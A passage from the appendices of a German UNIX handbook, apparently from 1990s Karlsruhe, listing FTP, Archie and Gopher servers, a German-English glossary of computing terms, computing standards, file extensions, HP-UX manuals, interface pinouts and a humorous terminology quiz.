software.watson.ibm.com	129.34.139.5 IBM - Rechner
swdsrv.edvz.univie.ac.at	131.130.1.4 Uni Wien
wuarchive.wustl.edu	128.252.135.4 Washington Uni in St. Louis

Eine Liste (ftp.list.sites.Z) ist von nz20.rz.uni-karlsruhe.de (129.13.96.2) im Verzeichnis /pub/doc erhältlich.

N.5 Archies

archie.cs.mcgill.ca	132.206.3.23 (McGill Uni, Montreal, Kanada)
archie.sura.net	128.167.254.179 (SURAnet, Maryland, USA)
archie.rutgers.edu	128.6.18.15 (Rutgers Uni, New Jersey, USA)

archie.ans.net	147.225.1.10 (Advanced Network Service, New York)
archie.unl.edu	129.93.1.14 (Uni of Nebraska, Lincoln, USA)
archie.au	139.130.4.6 (Server in Australien)
archie.nz	130.195.9.4 (Server in Neuseeland)
archie.kuis.kyoto-u.ac.jp	130.54.20.1 (Server in Japan)
archie.wide.ad.jp	133.4.3.6 (Server in Japan)
archie.sogang.ac.kr	163.239.1.11 (Server in Korea)
archie.ncu.edu.tw	140.115.19.24 (Server in Taiwan)
archie.cs.huji.ac.il	132.65.6.15 (Hebrew Uni in Jerusalem, Israel)
archie.funet.fi	128.214.6.100 (Server in Finnland)
archie.luth.se	130.240.18.4 (Server in Schweden)
archie.doc.ic.ac.uk	146.169.11.3 (Server in UK)
archie.th-darmstadt.de	130.83.128.111 (Server in Deutschland)

Darmstadt ist wegen der Nähe zu bevorzugen. Diese Auflistung stellt eine Auswahl der z. Z. bekannten Archie-Server dar. Eine aktuelle vollständige Liste ist von den Servern mit dem Befehl **server** erhältlich.

N.6 Gopher

gopher.rz.tu-clausthal.de	139.174.2.5 Gopher-Server der TU Clausthal
gopher.mathi.uni-heidelberg.de	129.206.26.13 Gopher-Server der Uni Heidelberg
gopher.ask.uni-karlsruhe.de	129.13.200.33 Gopher-Server der Uni Karlsruhe
gopher.rus.uni-stuttgart.de	129.69.1.12 Gopher-Server der Uni Stuttgart

Diese Auflistung stellt eine Auswahl der zur Zeit bekannten Gophers dar. Hat der lokale Gopher-Client den Namen `gopher`, dann kann man sich mit dem Aufruf

`gopher gopher.ask.uni-karlsruhe.de` in den Karlsruher Gopher-Server einloggen. Es erscheint ein Menu, aus dem man durch Eingabe einer Ziffer eine Auswahl trifft, um etwa Informationen über Gopher zu erhalten oder über lokale Uni-Aktivitäten. Das Informationsangebot ist weit gesteckt, außerdem besteht über die Menus die Möglichkeit, sich weltweit in andere Gopher-Server einzuloggen. Jede gefundene Information kann man sich per E-mail zuschicken lassen; nach Eingabe von `m` erfolgt die Aufforderung zur Angabe der eigenen E-mail Adresse.

N.7 NetNews

gopher.rz.tu-clausthal.de	139.174.2.5 Gopher-Server der TU Clausthal

N.8 Sonstige Info-Server

(Info-Server, die mit `telnet` erreichbar sind. (Auswahl))

askhp.ask.uni-karlsruhe.de	129.13.200.33 Login: ask Password: ask
rusmv1.rus.uni-stuttgart.de	129.69.1.12 Login: info Kein Password
nic.switch.ch	130.59.1.40 Login: info Kein Password

Anhang O

Fachwörter deutsch-englisch

Ablauf	flow
ableiten	to derive
Adresse	address
Algorithmus	algorithm
anmelden, sich	to login
Anweisung	statement, instruction
Arbeitsspeicher	memory
aufrufen	to call
Ausdruck	expression
ausführen	to execute
Ausgabe	output
Bedingung	condition
Befehl	command
berechnen	to calculate
Betriebssystem	operating system
Bibliothek	library
Bildpunkt	pixel
Bildschirm	screen, monitor
binär	binary
Bruch	fraction
Datei	file
Datenbank	data base system
Datentyp	data type
Dezimalstelle	decimal place
Dienstprogramm	utility
Drucker	printer
Eingabe	input
Ergebnis	result
Fakultät	factorial
falsch	false
Fehler	error
Feld	array, field
Festkommazahl	fixed point number
Folge	sequence
Ganzzahl	integer, whole number
Genauigkeit	accuracy, precision

gerade	even
gleich	equal to
Gleichung	equation
Gleitkommazahl	floating point number
Grenze	limit, boundary
Grenzwert	limit
Größter gemeinsamer Teiler	highest common factor
Index	index, subscript
Informatik	computer science
Kehrwert	reciprocal value
Kettenbruch	continued fraction
Kleinstes gemeinsames Vielfaches	least common multiple
Kommentar	comment
Laufwerk	drive
Laufzeit	run time
löschen	to delete, to erase, to cancel
Lösung	solution
Marke	label
Menge	set
Mittelwert	mean, average
Muster	pattern
Nachricht, Meldung	message
Näherung	approximation
Name	name, identifier
natürliche Zahl	natural number
Nenner	denominator
Netz	network
Platte	disk
Potenz	power
Primzahl	prime number, prime
Programm	program
Programmiersprache	programming language
prüfen	to check, to test, to verify
Quadrat	square
Quelle	source
reell	real
Referenz-Handbuch	reference manual
Reihe	series
Rest (einer Division)	remainder
Satz	record
Schaltvariable, Flag	flag
schätzen	to estimate
Schleife	loop
Sicherungskopie	backup
Spalte	column
Sprung	jump

Standardwert	default value
stetig	continuous
System starten	to boot
Systemaufruf	system call
Tastatur	keyboard
teilbar	divisible
Überlauf	overflow
übersetzen	to compile, to interpret
unendlich	infinite
ungerade	odd
Unterprogramm	routine, subroutine, procedure
unzulässig	illegal
Ursprung	origin
Veränderliche	variable
Verzeichnis	directory
Vorrang	precedence
Vorzeichen	sign
wahr	true
Wert	value
Wortsymbol	keyword
Wurzel	root
Zähler	numerator
Zeichen	character
Zeichenkette	string
zeichnen	to draw, to plot
Zeiger	index, pointer
Zeile	line
Zeilensprung	line feed, newline
zerlegen (in Faktoren)	to factor
Zufall	random
Zugriff	access
Zugriffsrecht	permission
zulässig	legal
zuweisen	to assign

Anhang P

Normen und Standards

P.1 DIN-Normen

DIN-Normen liegen im Lesesaal der Universitätsbibliothek aus. Themen der EDV behandeln folgende Normen:

- DIN 44 300, Teil 1: Informationsverarbeitung; Begriffe, Allgemeine Begriffe
- DIN 44 300, Teil 2: Informationsverarbeitung; Begriffe, Informationsdarstellung
- DIN 44 300, Teil 3: Informationsverarbeitung; Begriffe, Datenstrukturen
- DIN 44 300, Teil 4: Informationsverarbeitung; Begriffe, Programmierung
- DIN 44 300, Teil 5: Informationsverarbeitung; Begriffe, Aufbau digitaler Rechensysteme
- DIN 44 300, Teil 6: Informationsverarbeitung; Begriffe, Speicherung
- DIN 44 300, Teil 7: Informationsverarbeitung; Begriffe, Zeiten
- DIN 44 300, Teil 8: Informationsverarbeitung; Begriffe, Verarbeitungsfunktionen
- DIN 44 300, Teil 9: Informationsverarbeitung; Begriffe, Verarbeitungsabläufe
- DIN 44 301: Informationstheorie, Begriffe
- DIN 44 302: Informationsverarbeitung; Datenübertragung, Datenübermittlung; Begriffe
- DIN 66 001: Informationsverarbeitung; Sinnbilder und ihre Anwendung
- DIN 66 021:
- DIN 66 200, Teil1: Betrieb von Rechensystemen; Begriffe, Auftragsabwicklung
- DIN 66 230: Programmdokumentation, Begriffe und Regeln

P.2 IEEE POSIX

P1003.0 Übersicht, Definitionen

	(The POSIX Guide Project)
P1003.1	Betriebssystemschnittstellen (System Interface)
P1003.2	Benutzeroberfläche und Softwarewerkzeuge (Shells and Tools)
P1003.3	Testmethoden und -werkzeuge (Testing and Verification)
P1003.4	Echtzeitfunktionen (Real-Time and other kernel extensions)
P1003.5	ADA-Anbindung (Ada Language Bindings)
P1003.6	System- und Datensicherheit (Security Extensions)
P1003.7	Systemmanagement (System Administration)
P1003.8	Filetransferdienste (Network Extensions (OSI, TCP/IP))
P1003.9	FORTRAN-Anbindung (FORTRAN Language Bindings)
P1003.10	Anwendungsumgebung für Supercomputer-Benutzer (Supercomputing)
P1003.11	Anwendungsumgebung für Transaktionen (Transaction Processing)
P1003.12	Transparenter File-Zugriff (File Access)
P1003.13	Anwendungsumgebung für Echtzeit-Anwendungen (Real-Time Application Support)
P1003.14	Anwendungsumgebung für Multiprozessor-Anwendungen (Multiprocessor Application Support)
P1003.15	Batch-Verarbeitung (Batch Processing)
P1003.16	C-Anbindung (C Language Bindings)
P1003.17	Verzeichnis-Dienste (Directory Services)
P1003.18	(Platform Environment Profile) ISO 9945
P1003.19	FORTRAN-90-Anbindung (FORTRAN 90 Language Bindings)
P1003.20	Ada-Echtzeit-Anbindung (Ada Language Bindings for Real-Time)

P.3 CCITT-Empfehlungen

Das CCITT gibt internationale Empfehlungen für nachrichtentechnische Einrichtungen heraus, die zum Teil auch Computer betreffen. Hier die wichtigsten:

V.17	Zweidrahtmodem für Fax bis 14400 b/s
V.21	Duplex-Modem für 300 b/s im Telefonnetz
V.22	Duplex-Modem für 1200 b/s im Telefonnetz
V.22bis	Duplex-Modem für 1200/2400 b/s im Telefonnetz
V.23	Modem für 600/1200 b/s im Telefonnetz
V.24	Definition von Schnittstellenleitungen zwischen Datenend- und Datenübertragungseinrichtungen

V.26	Modem für 2400/1200 b/s im Telefonnetz
V.26ter	Duplex-Modem für 1200/2400 b/s im Telefonnetz
V.27	Modem für 4800 b/s an Mietleitungen
V.27ter	Fax-Modem für 4800/2400 b/s im Telefonnetz
V.28	Unsymmetrische Doppelstrom-Schnittstellen
V.29	Modem für 9600 b/s an festgeschalteten Vierdrahtleitungen
V.32	Zweidraht-Duplex-Modems für 9600 b/s im Telefonnetz
V.32bis	Zweidraht-Duplex-Modem für 14400 b/s im Telefonnetz
V.32terbo	dito mit 19200 b/s
V.33	Modem für 14400 b/s an festgeschalteten Vierdrahtleitungen
V.34	auch V.fast, 28800 b/s
V.41	Codeunabhängiges Fehlerüberwachungssystem
V.42	Fehlerkorrekturverfahren für Datenübertragungseinrichtungen mit Asynchron-Synchron-Umsetzung, alternativ zu MNP 4
V.42bis	Datenkompression mit Fehlerkorrektur, alternativ zu MNP 5
V.fast	Zweidraht-Duplex-Modem für 28800 b/s im Telefonnetz

X.25	??
X.400	??
X.500	Verzeichnisdienst (Internationales Verzeichnis)

Anhang Q

File-Kennungen

Unter UNIX ist es nicht gebräuchlich, den Typ eines Files durch ein Anhängsel (Kennung, Erweiterung, Extension) an seinen Namen zu kennzeichnen, aber es ist erlaubt. Die Länge der Kennung ist beliebig. Auf UNIX- oder MS-DOS-Systemen sind folgende Kennungen (a = ASCII-Text, b = binäres File, ? = wechselnd oder unbekannt) verbreitet:

$$$	?	Temporäres File
adf	?	Adapter Description File (IBM)
adn	?	Add In Utility (Lotus)
afm	?	Adobe Font Metrics (Adobe)
app	?	Application (RBase)
arc	?	Archiv, mit `pkpak` komprimiert
arj	b	Archiv, mit ??? komprimiert
asc	a	ASCII-Textfile
asm	a	Assembler-Quelle
au	b	Sound-File (Sun, NeXT)
aux	?	TeX Hilfsfile mit Bezügen
bak	a	Backup-File
bas	b	BASIC-File
bat	a	Batchfile unter MS-DOS, entsprechend Shellscript
bbl	a	BIBTeX Literaturverzeichnis
bgi	b	Borland Graphic Interface
bib	?	Bibliographie
bin	b	binäres File
bit	b	TeX Ausgabe des Druckertreibers
bk	a	Backup-File (WordPerfect)
bld	b	BASIC Bload Graphics
bmp	b	Bitmap Graphics (Windows, OS/2)
bsc	?	Boyan Script-File
bsv	b	BASIC Bsave Graphics
btm	a	Batchfile unter 4DOS
c	a	C-Quelle
C	a	C++-Quelle
cat	a	Catalogue, Verzeichnis
cbl	a	COBOL-Quelle
cc	a	C++-Quelle

cdf	?	Comma delimited format
cdx	?	Compund index (FoxPro)
cfg	?	Konfigurations-File
cgm	b	Computer Graphics Metafile (Harvard Graphics, Lotus)
chk	?	von chkdsk erzeugtes File (MS-DOS)
clp	?	Clipboard (Windows)
cmd	a	Command, Skript, Batchfile unter OS/2
cnf	?	Konfigurations-File
cod	?	Codeliste
com	b	Kommando-File (MS-DOS), ausführbares Programm
cpi	?	Code Page Information (MS-DOS)
cpt	?	Compact Pro (Kompressor Macintosh)
crd	?	Cardfile
cut	b	Dr. Halo ???
dat	a	Daten
dbf	?	Datenbank dBase
dct	?	Dictionary
dd	?	Disk Doubler
def	?	Definitionen, Defaultwerte
dem	b	Demonstration
des	?	Description
dhp	b	Dr. Halo PIC
dic	?	Dictionary
dir	a	Directory, Verzeichnis
dll	b	Dynamically Linked Library
doc	a	Dokument, Textfile
dok	a	Dokument, Textfile
drs	b	Driver Resource (WordPerfect)
drv	b	Device Driver
drw	b	Drawing
dta	a	Daten
dv	a	Desqview Scriptfile
dvi	b	Metafile von TeX, geräteunabhängig
dvr	b	Device Driver
dxb	b	Drawing Interchange Binary (AutoCAD)
dxf	b	Data Exchange Format (Autocad)
eml	a	Electronic Mail
enc	b	encoded
eps	b	Encapsulated Postscript
etx	?	Setext File
exe	b	executable, ausführbares Programm (MS-DOS)
f	a	FORTRAN-Quelle
fnt	b	Fontfile
gem	?	GEM Metadateien
gif	b	GIF File (Graphic)
glo	a	TeX Glossar

gz	b	mit GNU `gzip` komprimiert
h	a	Header, include-File
hqx	b	Macintosh BinHex encoded
i	a	C-Quelle nach Präprozessor-Durchlauf
idx	a	Index
iff	b	Interchange File Format (Amiga, Autodesk Animator)
img	b	GEM Paint, Rastergrafik
ini	?	Konfigurationsfile
jif	b	JPEG Interchange Format
jpeg	b	JPEG File
lib	b	Library, Bibliothek
lof	a	TeX Bildverzeichnis (list of figures)
log	a	Protokollfile, TeX Meldungen während der Übersetzung
lot	a	TeX Tabellenverzeichnis (list of tables)
lzh	b	mit `lha` komprimiert
map	b	Map-Files (Quick C)
mid	b	Midi Sound Ffile
mif	b	Maker Interchange Format (FrameMaker)
mod	b	Amiga-Modul, Sound
msp	b	Windows Paint
o	b	Objekt-Code
obj	b	Objekt-Code
ovr	b	Overlay-File
ovl	b	Overlay-File
p	a	PASCAL-Quelle
pak	b	mit `pkpak` komprimiert
pcx	b	Paintbrush, Rastergrafik
pic	b	Lotus Picture File
pif	b	Program Information File
pit	b	PackIt file (Kompressor Macintosh)
prn	a	Druckerfile
ps	b	Postscript-File
ras	b	SUN Raster Grafik
rtf	?	Rich Text Format
s	a	Assembler-Quelle
sea	?	Self Extracting Archive (Macintosh)
shar	a	Bourne Shell Archive
shr	a	Shell-Archiv
sit	b	Macintosh StuffIt Archive
src	a	Program Source Code
sys	b	Treiber unter MS-DOS
tar	tar	`tar(1)`-Archiv
tex	a	TeX- oder LaTeX-Quelltext
tga	b	TARGA-Bildfile
tgz	b	.tar.gz (tar-Archiv, GNUzip komprimiert)
tif	b	Tag Image File Format (Scanner)
tmp	?	temporäres File
toc	a	Hilfsfile von TeX (table of contents)
tpu	b	Turbo Pascal Unit
ttf	b	TrueType Font
txt	a	Textfile, lesbar
uu	a	uuencoded File, ASCII, aber nicht lesbar
uud	a	uuencoded File, ASCII, aber nicht lesbar
uue	a	uuencoded File, ASCII, aber nicht lesbar
voc	b	Creative Labs Sound File
wav	b	Windows Sound File
wmf	b	Windows Metafile Format
wpg	a	WordPerfect
wri	a	Windows Textfile
x	b	SuperDisk self-extracting archive
Z	b	mit `compress(1)` (UNIX) komprimiert
z	b	mit GNU `gzip` komprimiert (veraltet, besser gz)
zip	b	mit `pkzip` komprimiert
zoo	b	mit `zoo` komprimiert

Postscript-Files bestehen zwar aus ASCII-Zeichen und lassen sich auch editieren, sofern man die Sprache kennt, dürfen aber nur im binären Modus von FTP übertragen werden, um keine Zeichen zu verändern.

Anhang R

Requests For Comment (RFCs)

Zu unserem System wurden rund 60 Handbücher oder Aktenordner geliefert[1]. Man kann unmöglich während der durchschnittlichen Lebensdauer eines Computers alle durcharbeiten und braucht das glücklicherweise auch nicht. Der Normalbenutzer kommt mit wenigen aus, die System-Manager benötigen mehr, müssen wissen, wo man was findet und die Texte verstehen. Das Nachführen der Bücher ist eine Sache für sich. In Zukunft wird man wohl diese Informationen auf optischen Platten speichern und den Computer suchen lassen. Auf anderen Systemen ist die Lage ähnlich. Probieren Sie das Kommando `man manuals` aus, schauen Sie im Handbuch unter `manuals(5)` nach (nicht überall vorhanden) und lassen Sie sich von Lukas 11, 9 leiten: Suchet, so werdet ihr finden.

- Übersichten (nützlich)
  - HP-UX Documentation Guide
  - Finding HP-UX Information
  - HP-UX Master Index
- UNIX-Benutzer (wichtig)
  - A Beginner's Guide to HP-UX
  - A Beginner's Guide to Using Shells
  - A Beginner's Guide to Text Editing
  - User's Guide
  - Number Processing: User's Guide
  - Using the HP 9000 ITE
  - HP-UX Reference (SEHR WICHTIG, 3 Bände)
  - HP-UX Error Message Catalog
  - Concepts and Tutorials: Shells and Miscellaneous Tools
  - Concepts and Tutorials: Text Editors and Processors
  - Concepts and Tutorials: Text Formatters
  - Concepts and Tutorials: UUCP

[1] Daß HP in diesem Zusammenhang **Haufenweise Papier** bedeutet, ist ein begründetes Gerücht.

  - The Ultimate Guide to the vi and ex
  - Terminal Control: User's Guide
- System-Manager (für System-Manager wichtig)
  - How HP-UX works: Concepts for the System Adm.
  - System Administrator's Manual
  - HP-UX System Administration Tasks
  - HP-UX System Administration Tasks Manual
  - Installing and Updating HP-UX
  - System Administration Basics
  - HP 9000/835 Installation and Configuration Guide
  - Configuring HP-UX for Peripherals
  - Interface and Networking Cards
  - Add-on's, Peripherals and Accessories
  - HP-UX System Security
  - Device I/O: User's Guide
  - Troubleshooting HP-UX Systems; Error Diagnosis and Recovery
  - Solving HP-UX Problems
- Daten-Kommunikation (bei Bedarf)
  - Mail Systems: User's Guide
  - Remote Access: User's Guide
  - Networking Overview: LAN, X.25, NS, ARPA and NFS
  - ARPA/Berkeley Services Reference Pages
  - NetIPC Programmer's Guide
  - Installing ARPA Services
  - Installing LAN/9000
  - LAN Reference Pages
  - Network Services Reference Pages
  - NFS Services Reference Pages
  - NS Cross-System Network Manager Reference Manual
  - NS Cross-System NFT Reference Manual
  - Programming and Protocols for NFS Services
  - Troubleshooting LAN, NS, ARPA Services
  - Using and Administering NFS Services
  - Using ARPA Services

- Using Network Services (NS)
- Networking Reference Pages (wichtig)
- Installing and Administering X.400
- Installing and Administering OSI Transport Services
- Installing and Administering X.25/9000
- Berkeley IPC Programmer's Guide
- Configuring and Troubleshooting OSI Products

• Interfacing and Networking Hardware (bei Bedarf)
(Installation, Service and Reference Manuals zur Hardware, zum Beispiel für Bus-Interface und Multiplexer)

• Grafik (für Programmierer, bei Bedarf)
  - Graphical Kernel System - Functional Description (ANSI)
  - ANSI Standard - GKS Reference Manual
  - HP GKS Device Drivers Library
  - HP GKS User's Guide
  - HP-GKS FORTRAN Pocket Reference
  - A Beginner's Guide to Using Starbase
  - Starbase Device Drivers Library
  - Starbase Display List Programmer's Manual
  - Starbase Graphics Techniques
  - Starbase Reference
  - Starbase Programming with X11
  - Starbase C Pocket Reference
  - Starbase FORTRAN Pocket Reference
  - Starbase PASCAL Pocket Reference
  - Fast Alpha / Font Manager
  - A Beginner's Guide to Using HP-PHIGS
  - HP-PHIGS Development Product RMF
  - HP-PHIGS FORTRAN Binding Reference
  - HP-PHIGS Graphics Techniques
  - HP-PHIGS Run Time FMF
  - HP-PHIGS Workstation Characteristics

• Migration (für Programmierer, bei Bedarf)
  - HP FORTRAN 77 / HP-UX Migration Guide
  - HP Pascal / HP-UX Migration Guide
  - PORT/HP-UX Migration Analysis Utility Manual
  - PORT/HP-UX Migration User's Guide
  - PORT/HP-UX Reference Manual

• Native Language Support (bei Bedarf)
  - Concepts and Tutorials: Native Language Support
  - Native Language I/O Access User's Guide
  - Native Language I/O System Administrator's Guide

• Programmieren, Einzelfragen (für Programmierer wichtig)
  - Advanced UNIX Programming (Buch M. Rochkind)
  - Concepts and Tutorials: Device I/O and User Interfacing
  - Concepts and Tutorials: Programming Environment
  - Precision Architecture and Instruction Reference Manual
  - Procedure Calling Conventions Reference Manual
  - Using the HP-HIL Devices
  - ADB Tutorial
  - Symbolic Debugger User's Guide
  - Symbolic Debugger Quick Reference Guide
  - HP-UX Portability Guide

• Programmiersprachen (für Programmierer wichtig)
  - HP-UX Assembler and Tools
  - Assembly Language Reference Manual
  - C Reference Manual
  - C/HP-UX Reference Manual Supplement
  - C Programmer's Guide
  - C Quick Reference Guide
  - C Programming Tools
  - FORTRAN 77/HP-UX Reference Manual
  - FORTRAN 77/HP-UX Programmer's Guide
  - FORTRAN 77/HP-UX Quick Reference Guide
  - FORTRAN/9000 Reference
  - PASCAL Reference Manual
  - PASCAL Programmer's Guide
  - PASCAL Quick Reference Manual
  - COBOL/HP-UX Language Reference Manual

- COBOL/HP-UX Operating Manual
- COBOL/HP-UX Implemantation Notes
- COBOL/HP-UX Pocket Guide
- COBOL/HP-UX Animator/Forms2
- Common LISP: The Language (Buch G. L. Steele)
- HP Common LISP Installation Guide
- HP Common LISP Subsystems I und II
- HP Common LISP User's Guide
- HP common LISP Master Index
- HP Common LISP Advanced User's Guide
- HP PROLOG II Dialog Refernce Manual

- X Window System (bei Bedarf)
  - A Beginner's Guide to the X Window System
  - Using the X Window System
  - X Window System C Quick Reference Guide
  - Programming with the X Window System
  - Programming with Xlib
  - Programming with the Xrlib User Interface Toolbox
  - Programming with the HPX Widgets and the Xt Intrinsics
  - Installing and Configuring the X Window System
  - HP OSF/Motif Programmer's Guide
  - HP OSF/Motif Programmer's Reference
  - HP OSF/Motif Style Guide
  - Mastering Motif Widgets
  - HP VUE System Administration Manual
  - HP VUE Installation Guide
  - HP VUE Reference Guide
  - HP VUE User's Guide
  - HP VUE Programmer's Guide
- Real Time Programming (bei Bedarf)
  - Real-Time Programming Manual
  - RTI Programmer's Guide
  - RTI Symbolic Debugger Reference Manual
  - RTI Assembler Reference Manual

  - RTI C Reference Manual
  - RTI Reference Manual
  - RTI Development Software Installation and User's Guide
  - RTI Run-Time Software Installation and User's Guide
- Information Management Series (bei Bedarf)
  (Administration, Programming and Reference Manuals zur Datenbank ALLBASE)

Dazu kommen Handbücher der Peripherie-Geräte, die von Anlage zu Anlage unterschiedlich sind:

- HP 2393 A / HP 2397 A Graphics Terminals Reference Manual
- HP PCL5 Printer Language Technical Reference Manual
- HP PCL5 Comparison Guide
- HP PCL5 Printer Language Technical Quick Reference Guide
- HP Benutzerhandbuch für den Drucker Laserjet III Si
- Bedienungsanleitung HP 7550 A Grafik-Plotter
- HP 9111 A Graphics Tablet User's Manual
- Platte, Band

Anhang S

Schnittstellen

Schnittstellen verbinden den Computer mit Peripheriegeräten. Sie sind die Steckdosen für Datenleitungen. Neben firmeneigenen Schnittstellen werden die vier nachstehend beschriebenen, international mehr oder weniger genormten Schnittstellen verwendet.

S.1 SCSI-Bus

Das **Small Computer System Interface (SCSI)** ist eine Schnittstelle, über die kleinere Computer (PCs, Workstations) mit intelligenten Peripheriegeräten verkehren. Hauptanwendung ist der Anschluß von Massenspeichern wie Disketten, Platten, optischen Platten und Bändern.

(Fortsetzung folgt)

S.2 IEC-Bus

Der **IEC-Bus** ist eine Schnittstelle, die hauptsächlich zum Verbinden von Meßgeräten und Computern dient. Es gibt aber auch Plotter und Drucker mit IEC-Bus-Anschluß. Der Bus wurde in den sechziger Jahren von Hewlett-Packard entwickelt und später vom Institute of Electrical and Electronics Engineers unter der Bezeichnung IEEE 488 und von der International Electrotechnical Commission unter der Bezeichnung IEC 625 standardisiert, in Deutschland in DIN IEC 625 übernommen. Weitere Bezeichnungen sind GPIB (General Purpose Interface Bus) und HP-IB (Hewlett-Packard Interface Bus). IEC 625 und IEEE 488 unterscheiden sich im Stecker. IEC 625 sieht einen 25-poligen Stiftstecker vor, IEEE 4888 einen 24-poligen Flachkontaktstecker. Der Bus arbeitet

- bitparallel, byteseriell
- bidirektional
- asynchron mit Hardware-Handshake
- mit BCD-codierten Daten und 7-bit-ASCII-Zeichensatz

Auf 8 von insgesamt 24 oder 25 Leitungen werden die Bits eines Bytes parallel transportiert, die Bytes kommen nacheinander. Während einer Übertragung fließend die Daten zwar nur in einer Richtung, die Rolle von Sender und Empfänger kann aber wechseln. Die Übertragungsgeschwindigkeit liegt nicht fest, sondern

paßt sich dem langsamsten Teilnehmer an, wobei für das Handshake drei eigene Leitungen vorgesehen sind.

Ein Datensender wird als **Talker** bezeichnet, ein Datenempfänger als **Listener**, ferner muß am Bus genau ein **Controller** für Ordnung sorgen, meist der Computer. Zu einem Zeitpunkt darf höchstens ein Talker aktiv sein, während die Anzahl der Listener nur durch technische Gegebenheiten begrenzt ist, ähnlich wie in der Schule. Der Bus darf bis zu 20 m lang sein, der Abstand zwischen zwei Geräten bis zu 2 m betragen; maximal 15 Geräte dürfen angeschlossen sein, die sich in ihrer Busadresse unterscheiden müssen. Die Enden des Busses müssen durch ein Gerät abgeschlossen sein, es darf also kein Kabel frei herumhängen. Die Busstruktur besagt auch, daß die Verkabelung keine Schleifen bilden darf und daß an einem Anschluß nicht mehr als zwei Stecker aufgesteckt sein dürfen. Die Reihenfolge der Geräte sollte keine Rolle spielen, wobei kurze Kabel stets sicherer sind als lange. Die Übertragungsrate reicht bis zu 250 KByte/s. Die folgende Tabelle zeigt die Stiftbelegung:

Signal	IEC 625	IEEE 488	Bedeutung
DI01	1	1	Data, LSB
DI02	2	2	Data
DI03	3	3	Data
DI04	4	4	Data
DI05	14	13	Data
DI06	15	14	Data
DI07	16	15	Data
DI08	17	16	Data, MSB
DAV	7	6	Data valid, Handshake
NRFD	8	7	Not ready for data, Handshake
NDAC	9	8	No data accepted, Handshake
IFC	10	9	Interface clear, Steuerung
SRQ	11	10	Service request, Steuerung
ATN	12	11	Attention, Steuerung
REN	5	17	Remote enable, Steuerung
EOI	6	5	End or identify, Steuerung
SG	18, 23	24	Signal ground
FG	13	12	Frame ground
DAV	20	18	Masse zu DAV
NRFD	21	19	Masse zu NRFD
NDAC	22	20	Masse zu NDAC
IFC	-	21	Masse zu IFC
SRQ	24	22	Masse zu SRQ
ATN	25	23	Masse zu ATN
EOI	19	-	Masse zu EOI

Die Masseleitungen liegen alle auf demselben Potential, sind aber mit ihren zugehörigen Signalleitungen verdrillt.

Weiteres in der genannten DIN-Norm, in dem Sonderheft Nr. 47 (1980) der Zeitschrift Elektronik, in der Zeitschrift ct 9/1987, Seite 187 oder in dem Buch A. Piotrowski, IEC-BUS-Software, Franzis-Verlag.

S.3 Parallele Schnittstelle (Centronics)

Die parallele Schnittstelle wurde von dem Druckerhersteller Centronics zum Anschluß von Druckern an PCs entwickelt und ist auch heute noch die Standard-Schnittstelle für diesen Zweck.

(Fortsetzung folgt)

S.4 Serielle Schnittstelle (RS 232 C, V.24)

Die serielle Schnittstelle RS 232 C oder V.24 wurde zur Datenübertragung zwischen Computern entwickelt.

(Fortsetzung folgt)

S.5 20-mA-Schleife (Current Loop)

(Fortsetzung folgt)

Anhang T

Karlsruher Test

Nicht jedermann eignet sich für so schwierige Dinge wie die elektronische Datenverarbeitung. Um Ihnen die Entscheidung zu erleichtern, ob Sie in die EDV einsteigen oder sich besser angenehmeren Dingen widmen sollen, haben wir ganz besonders für Sie einen Test entwickelt. Woran denken Sie bei:

Bit	Bier aus der Eifel (1 Punkt) Hundefutter (0 Punkte) kleinste Dateneinheit (2 Punkte)
Festplatte	Was zum Essen (1) Schallplatte (0) Massenspeicher (2)
Menu	Was zum Essen (1) Dialogtechnik (2) mittelalterlicher Tanz (0)
CPU	politische Partei (0) Zentralprozessor (2) Carnevalsverein (0)
Linker	Linkshänder (0) Anhänger einer Linkspartei (1) Programm zum Binden von Modulen (2)
IBM	Ich Bin Müde (1) International Business Machines (2) International Brotherhood of Magicians (1)
Schnittstelle	Verletzung (1) Verbindungsstelle zweier EDV-Geräte (2) Kreuzungspunkt zweier Bahngleise (0)

Slot	Steckerleiste im Computer (2) einarmiger Bandit (1) niederdeutsch für Kamin (0)
Fortran	starker Lebertran (0) amerikanisches Fort (0) Programmiersprache (2)
Mainframe	Frachtkahn auf dem Main (0) Schiff, mit dem FRIDTJOF NANSEN zum Nordpol wollte (0) großer Computer (2)
PC	Plumpsklo (Gravitationstoilette) (1) Personal Computer (2) Power Computing Language (0)
Puffer	Was zum Essen (1) Was am Eisenbahnwagen (1) Zwischenspeicher (2)
Software	Rohstoff für Softice (0) Programme, Daten und so Zeugs (2) was zum Trinken (0)
Port	was zum Trinken (1) Hafen (1) Steckdose für Peripheriegeräte (2)
Strichcode	maschinell lesbarer Code (2) Geheimsprache im Rotlichtviertel (0) Urliste in der Statistik (0)
Chip	was zum Essen (1) was zum Spielen (1) Halbleiterbaustein (2)
Pointer	Hund (1) starker Whisky (0) Zeiger auf Daten, Adresse (2)
Page	Hotelboy (1) englisch, Seite in einem Buch (1) Untergliederung eines Speichers (2)
Character	was manchen Politikern fehlt (1) Schriftzeichen (2) Wasserfall (0)
Betriebssystem	Konzern (0) betriebsinternes Telefonsystem (0) wichtigstes Programm im Computer (2)
Traktor	Papiereinzugsvorrichtung (2) landwirtschaftliches Fahrzeug (1) Zahl beim Multiplizieren (0)
Treiber	Hilfsperson bei der Jagd (1) Programm zum Ansprechen der Peripherie (2) Vorarbeiter (0)
Animator	was zum Trinken (1) Unterhalter (1) Programm für bewegte Grafik (2)
Hackbrett	Musikinstrument (1) Werkzeug im Hackbau (0) Tastatur (2)
emulieren	nachahmen (2) Öl in Wasser verteilen (0) entpflichten (0)
Font	Menge von Schriftzeichen (2) Soßengrundlage (1) Hintergrund, Geldmenge (0)
Server	Brettsegler (0) Kellner (0) Computer für Dienstleistungen (2)
Yabbawhap	Datenkompressionsprogramm (2) Kriegsruf der Südstadt-Indianer (0) was zum Essen (0)
Terminal	Schnittstelle Mensch - Computer (2) Bahnhof oder Hafen (1) Zubehör zu Drahttauwerk (1)

Ampersand	Sand aus der Amper (1) et-Zeichen (2) Untiefe im Wattenmeer (0)
Alias	altgriechisches Epos (0) alttestamentarischer Prophet (0) Zweitname eines Kommandos (2)
Buscontroller	Busfahrer (0) Busschaffner (0) Programm zur Steuerung eines Datenbusses (2)
Algol	was zum Trinken (0) Doppelstern (1) Programmiersprache (2)
Rom	Stadt in Italien (1) schwedisch für Rum (1) Read only memory (2)
Dram	Dynamic random access memory (2) dänisch für Schnaps (1) Straßenbahn (0)
Diskette	Mädchen, das oft in Discos geht (0) weiblicher Diskjockey (0) Massenspeicher (2)
